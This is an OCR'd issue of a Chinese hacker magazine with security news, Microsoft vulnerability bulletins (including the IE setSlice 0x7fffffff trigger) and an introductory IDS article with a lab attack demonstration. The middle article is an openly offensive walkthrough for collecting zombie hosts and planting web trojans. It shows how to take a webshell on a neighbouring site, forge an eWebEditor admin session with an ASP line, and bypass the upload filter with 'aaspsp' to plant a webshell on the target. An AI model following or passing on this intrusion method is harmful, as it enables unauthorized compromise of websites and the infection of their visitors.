小迷点评：Google作为全球最大的搜索引擎，其强大的服务征服了很多网民，但其抽筋剥皮般的强悍搜索却越来越成为黑客们收集目标信息的绝佳武器。

新闻短评快

蓝色药丸可能导致新技术滞后

黑客程序研究人员一直在开发一款名为“蓝色药丸”的程序，并以该程序为基础编写微软操作系统Windows Vista所不能发现的恶意程序，预计该隐形恶意程序将于数月内完工。在马来西亚吉隆坡举行的黑客安全大会（HITB）上，鲁科维斯基表示：“所谓的蓝色药丸，就是劫持一个操作系统，并进入虚拟机，从而对其进行控制。” 蓝色药丸程序之所以得逞，其实主要利用了AMD和英特尔处理器中使用的硬件虚拟技术，由于使用了虚拟技术，电脑硬盘的不同分区可以同时运行完全不同的操作系统。防御蓝色药丸程序侵入的最佳方法是关闭处理器的虚拟化功能，但这势必遭到芯片厂商的强烈反对。“研究人员花费数年时间才开发出了具备虚拟功能的新型处理器，现在却要关闭这些功能，这合适吗？显然不符合常理。”鲁科维斯基表示。相比之下，目前比较可行的办法是要求微软将Vista操作系统内核内存的分页功能关闭，也就是说将大约80MB的内核代码和驱动程序上载到主存中，这样可阻止蓝色药丸进入内核并执行代码。

当黑客在演示了类似攻击后，微软至今仍没有对RC1做出任何修改。而微软安全中心的负责人表示，Vista将会继续提高其安全性能。

小迷点评：Windows Vista是微软下一代操作系统，其雏形刚刚展示就被黑客攻破，有点意外，毕竟树大招风。希望微软能在Vista推出之前找到有效的解决办法。



Windows漏洞　微软发布11个补丁

微软公司打算在本周二发布10多个安全补丁，其中有Windows和Office的高危漏洞补丁。其中有些补丁已被评定为“危急”。

小迷点评：这么多漏洞被频繁发现，到底是谁在为微软产品做测试呢？可以猜想，有他们的安全代码测试部门，有第三方网络安全公司，还有更多的分布在世界各地的Hacker。Hacker促进了软件业的发展，但也增加了软件发展的成本。

中国红客技术联盟重组

曾经在国内黑客组织一度拥有最多会员的、且世界排名第5的黑客组织“中国红客联盟”在解散后，近日重新开张。联盟成立于2000年年底，是由黑客界传奇人物Lion牵头组建的。其成员曾达到8万多人，成为世界排名第5的黑客组织。该组织主要反击国外一些黑客的攻击，其中2001年中美黑客大战最为著名。

据内部人员介绍，“中国红客联盟”解散后，很多人怀着不同的目的都在打着红盟的旗号，红盟的全称为中国红客技术联盟，网址仍使用www.cnhonker.com。

小迷点评：重新开张的红盟会以什么样的姿态展示它的风貌，我们拭目以待。

漏洞公告牌



Microsoft IE WebViewFolderIcon 远程整数溢出漏洞(MS06-057)

受影响系统：

Microsoft Internet Explorer 6.0 SP1

Microsoft Internet Explorer 6.0

描述：BUGTRAQ ID：19030

CVE(CAN) ID：CVE-2006-3730，CVE-2006-4690

Internet Explorer 是微软发布的非常流行的 WEB 浏览器。

Internet Explorer 在处理畸形的 ActiveX 对象调用方式时存在整数溢出漏洞，远程攻击者可能利用此漏洞导致浏览器崩溃或执行任意指令。

如果攻击者能够向 WebViewFolderIcon 控件的 setSlice 方法传送 0x7fffffff 参数的话，可能导致浏览器崩溃或执行任意指令。

厂商补丁：

Microsoft

Microsoft 已经为此发布了一个安全公告(MS06-057)以及相应补丁：

MS06-057：Vulnerability in Windows Explorer Could Allow Remote Execution (923191)

链接 http://www.microsoft.com/technet/security/bulletin/ms06-057.mspx?pf=true

---

Microsoft Excel COLINFO 远程指令执行漏洞(MS06-059)

受影响系统：

Microsoft Excel Viewer 2003

Microsoft Excel v.X for Mac

Microsoft Excel 2004 for Mac

Microsoft Excel 2003

Microsoft Excel 2002

Microsoft Excel 2000

描述：BUGTRAQ ID：20391

CVE(CAN) ID：CVE-2006-3875

Microsoft Excel 是非常流行的电子表格工具。

Microsoft Excel 在处理文件中畸形 COLINFO 记录时存在缓冲区溢出漏洞，远程攻击者可能在用户机器上以当前用户权限执行任意指令。

Microsoft Excel 在处理 COLINFO 记录的某些字段时未进行充分的检查，因而在进行数据填充操作时可能触发缓冲区溢出，攻击者通过精心构造数据可能导致执行任意指令。攻击者可以创建包含畸形 COLINFO 记录的 Excel 文件并通过即时通讯工具或电子邮件等形式诱使用户打开，从而以该用户身份执行任意命令。如果该用户是管理员，则攻击者可以完全控制用户所在系统。

厂商补丁：

Microsoft

Microsoft 已经为此发布了一个安全公告(MS06-059)以及相应补丁：

MS06-059：Vulnerabilities in Microsoft Excel Could Allow Remote Code Execution (924164)

链接 http://www.microsoft.com/technet/security/Bulletin/MS06-059.mspx



Microsoft PowerPoint 远程代码执行漏洞(MS06-058)

受影响系统：

Microsoft PowerPoint v.X for Mac

Microsoft PowerPoint 2004 for Mac

Microsoft PowerPoint 2003

Microsoft PowerPoint 2002

Microsoft PowerPoint 2000

描述：BUGTRAQ ID：20226

CVE(CAN) ID：CVE-2006-4694

Microsoft PowerPoint是非常流行的电子文稿演示工具。

PowerPoint 在处理包含有畸形字符串的 PPT 文件时存在漏洞，可能允许攻击者执行任意指令。

目前这个漏洞正在被 Trojan.PPDropper.F 木马积极地利用。如果系统被该木马入侵的话，会在系统上留下以下文件：

* FinalPresentationF05.ppt

* 2006-Jane.ppt

木马在运行时会执行以下操作：

1. 创建以下文件之一：

* %CurrentFolder%\FinalPresentationF05.ppt

* %CurrentFolder%\2006-Jane.ppt

2. 打开一个 Microsoft PowerPoint 文件，使其看起来像是合法的文档。

3. 利用 Microsoft 安全警告 925984 中所述的漏洞并留下以下文件：%CurrentFolder%\update.exe

厂商补丁：

Microsoft

Microsoft 已经为此发布了一个安全公告(MS06-058)以及相应补丁：

MS06-058：Vulnerabilities in Microsoft PowerPoint Could Allow Remote Code Execution (924163)

链接 http://www.microsoft.com/technet/security/bulletin/ms06-058.mspx

Google 官方 Blog 被黑 黑客发布虚假消息

Google 官方 blog 上周末被黑，黑客在上面发布了一则假消息。Google 很快就修正了网站上的 bug 并删除了该帖子。

小迷点评：无独不偶啊，小编正在编辑本条新闻的时候，QQ 里传来 Q 友消息，称 baidu 被挂马，还截取了一张杀毒软件报警的图片过来。小编尝试浏览了一下百度，没有发现任何异常，也许根本就是一则假消息，也许是百度的应急响应速度很快。

新闻 NEWS



肉鸡说

随着前段时间几个IE大漏洞的公布，Web挂马又被炒得火热，而人们的安全意识也是前所未有的高，要捉到鸡也是蛮有难度的，除非……攻破几个大站，然后再挂马。为了肉鸡数量我们只好撒大网了。那就让我们跟着黑萝卜同志一起去看看，怎样利用session漏洞去得到WebShell，在这之后就不用别人教了吧。

旁注——我用ewebeditor

黑萝卜[S.H.C]&[SYC]

从本文你可以学到：

1. ewebeditor session欺骗漏洞的利用
2. 利用旁注更改session

相信现在最流行的旁注拿站技术大家是不会陌生的，但是越来越多的虚拟主机服务提供商都开始注意这个问题，很多服务器都经过了相当严格的配置，想要通过跨目录或者是提权来得到目标站点的shell那已经是很不容易的事情了，难道优秀的旁注思想就这样没有用武之地了？不，思路是可以变通的，我们要是稍微加一点新的想法一样可以把旁注技术发挥得淋漓尽致！

事情还得从我一次拿站的经过说起：经过对目标站点的测试发现了ewebeditor，大喜，马上尝试默认账户admin，默认密码admin，失败。不怕，我们还有下载默认数据库这一招，还是失败，地址被管理员修改了！怎么办呢，还是老办法，旁注吧，这个过程我就不多说了，折腾了半个小时总算拿到了webshell，想跨目录失败，想提权也是失败，面对这样的管理员我还真没有什么办法了，难道就这样放弃了？

我没有那么快死心，还是回过头看目标站，觉得还是只有从ewebeditor下手。google了一下这个编辑器的漏洞，其中一条引起了我的注意，eWebEditor session欺骗漏洞。以前好像也见过，不过觉得没有什么利用价值就没有注意，仔细看了下才发现这里正是它的用武之地！为了照顾菜鸟朋友，我先介绍下什么叫session以及它的特点。

> session其实指的是访问者从到达某个特定的主页到离开为止的那段时间，每个访问者都会单独获得一个session，它是保存在服务器端，我们是无法修改的。

在这里ewebeditor就是根据session来判断用户是否登录后台的，要是输入了正确的用户名和密码，服务器就会为你保存一个session值，这样才可以访问后台的所有文件，那么要是我们为自己构造一个session值呢？可能很多朋友会说session是保存在服务器端的我们怎么能构造呢？是的，普通情况下我们是不行，但是现在我们有了一个服务器的webshell之后呢？呵呵，问题就在这里了，我们虽然没有服务器的系统权限，但是我们一样可以构造赋予session值的asp文件，然后访问，这样我们就得到了服务器给的session值，也就通过了编辑器的后台验证！

说了这么多，还是带大家一起实践下吧。我要拿的目标站是www.xxx.com，现在通过旁注得到了在一台服务器上的www.yyy.com的一个webshell，接下来就是要为自己构造一个session值了。新建一个asp文件，在里面填入如下asp代码：

```
<%Session("eWebEditor_User") = "heiluobo"%>
```

保存为1.asp，如图1。

把这个文件通过webshell上传到www.yyy.com的根目录下，然后访问www.yyy.com/1.asp，如图2。

接着直接访问www.xxx.com站点的ewebeditor目录下的Admin_Default.asp就直接进入后台了。如图3。

接下来的步骤，以前已经有很多人讲过，这里我就简单说下，直接在样式管理里面选择一个样式，然后在上传类型里面添加**aaspsp**来绕过上传得到webshell。如图4。

这里我用只是ewebeditor编辑器的session欺骗漏洞来为旁注增添了一点新的思路，其实旁注还可以玩儿得更精彩，我是黑萝卜，欢迎大家一起讨论研究技术。

编辑点评：

ewebeditor作为一款在线编辑器，它的表现还是很优秀的，但可能是作者在编写代码时经验不足吧，没有为session变量加入前导字符串，导致漏洞产生。其实对于中小型的代码，session欺骗漏洞是很普遍的。这个漏洞一般不会有危险，但配合旁注…… NOHACK




图1 保存asp




图2 访问页面




图3 进入后台




图4 得到webshell

飘言飘雨

这次的恶补文章难度有所提高，你不能一直把自己当作菜鸟，这样永远也不会有提高。我们在学习过程中不但要学习作者的方法，更重要的是学习作者的思路，并且大胆的把它们放到实际应用上。就如"MSN协议用户认证及消息传输过程分析"，通过这篇文章你应该对协议有实质性的认识。人不是死的，所以知识不是死的。（什么逻辑？！--------）

浅析IDS

四川大学信息安全研究所 刘坤/maxell

从本文你可以学到：

1、IDS的概念、工作流程和技术原理

2、IDS的简单应用

一、何谓IDS

IDS是Intrusion Detection System的缩写，即入侵检测系统。它是通过对网络或系统中所有的通信数据进行分析处理后，将有可能或正在发生的攻击行为以及此攻击行为有关的数据模式和行为模式报告给管理员，使他能够采取足够的措施阻止即将发生或者正在发生的破坏。一般来说，现阶段的IDS主要有**HIDS**（基于主机入侵检测系统）和**NIDS**（网络入侵检测系统）两种。

HIDS是通过对各种日志、端口开放状况、系统调用等方面的监测，对主机当前的活动行为进行分析，以发现异常情况。HIDS的代表有ICESWORD（也就是我们常说的冰刃）、绿盟科技的星云系列。

NIDS是通过对监控网络内的所有通信数据进行监控，对其中异常的或者包含攻击行为的活动进行报警。NIDS现在广泛应用在政府、军队、企业等各种重要部门的网络中，也是我们所说的一般意义上的IDS，NIDS的代表有INIDS（一款免费的基于WINDOWS平台的IDS）、SNORT（一款免费基于linux/unix的IDS软件）、启明星辰的天阗系列、绿盟科技的冰之眼系列。下面我们主要以NIDS为例对IDS的相关内容进行阐述。

1.为什么要使用IDS

现阶段，网络攻击的形式越来越多，DOS（拒绝服务攻击）、远程溢出攻击、smurf攻击（一种伪造源地址向smurf放大器广播地址执行ping操作，然后所有活动主机都会向该目标应答，从而中断网络连接的攻击方式）、木马攻击、SQL注入攻击、空/弱口令扫描攻击等等。由于攻击方式的多样化，单纯依靠防火墙和访问控制系统的老式防御体系，已经不能满足现阶段网络防御的要求。脚本攻击的发展造成了脚本木马的流行，对于建立在内网中的站点，防火墙并不能阻止asp木马在站点上运行、不能阻止来自网络内部的攻击、不能防范数据驱动型的攻击；防火墙不能阻止用户从INTERNET上下载被病毒感染的计算机程序或者将该类程序附在电子邮件里面传输；访问控制系统可以阻止低权限的人做越权的事情，但是无法防范高权限的人搞破坏。如图1所示就是IDS的监控过程。




图1 IDS的监控过程

而针对这些攻击方式，我们就可以用到IDS。通过IDS和防火墙之间的有效互动，能够阻止以上多种攻击方式。那么IDS是如何实现网络监测的，它的原理又是怎样的呢？

2.IDS的技术原理

IDS一般都包括数据获取模块、分析处理模块、规则数据库模块、报警与联动模块。数据获取模块把监控网络中所有的数据包捕获下来，通过分析处理模块对这些数据包进行处理，提炼出其中具有代表性的特征数据，然后与规则数据库中的数据进行对比，分析这些数据包是否来自异常活动、或者网络攻击行为，如果是，则向管理员报警，并且和防火墙进行联动，针对这些攻击行为采取相应的防护措施，如图2所示。




图2 IDS工作流程图

二、应用举例

下面以INIDS为例，简单介绍下IDS的使用。

注：本次应用举例我采用的是INIDS－1.0，使用一台win2000 server的虚拟机作为被监控主机（ip为192.168.92.225），使用本机作为发动攻击的主机（ip为192.168.92.1）。

INIDS是一款基于WINDOWS平台的免费入侵检测软件，配置简单，界面简洁，但足够让我们了解到ids基本特征，遗憾的是，INIDS1.0版本只支持到win2000，在xp下暂时还无法使用。

首先，在我们的监控主机上安装INIDS，INIDS的安装很简单，一路next下去即可，也不需要重启机器，安装完成后运行INIDS会出现如下界面，如图3所示。

我们在"**1.select nic totap with ids**"后面选择监控主机使用的网卡，其它则保持默认选项，然后在第一排的按钮处点击"Apply"按钮以应用规则，最后点击第一个三角形按钮"start"，这时候INIDS已经处于了监听状态。

下面我开始对监控主机发起攻击了，先在本机打开命令行，输入**ping 192.168.92.225**，在INIDS最下面那个对话框立即显示出监控主机接受到了ping包。如图4所示。

然后我使用XSCAN对监控主机进行扫描，看是否有可以利用的漏洞，当XSCAN发起扫描后，INIDS中立即出现大量攻击记录，并且INIDS还伴随有报警的声音发出，如图5所示。

我们点击其中一条记录，可以看到攻击的详细信息：**源ip，源端口，目的ip，目的端口，攻击类型，攻击时间**等，如图6所示。




图3 INIDS的配置

根据这些信息，我们就可以很好地评估监控主机现在所处的状态。通过XSCAN扫描，我发现了监控主机开放了MSSQL服务，并且有MS02039漏洞，利用这个漏洞对应的ms02039攻击程序对监控主机发起攻击，溢出成功后，在INIDS中又显示出了我攻击的有关信息，“**MS-SQL version overflow attempt**”，即MSSQL缓冲区溢出攻击，如图7所示。




图4 INIDS检测的ping包




图5 INIDS检测到的XSCAN扫描记录

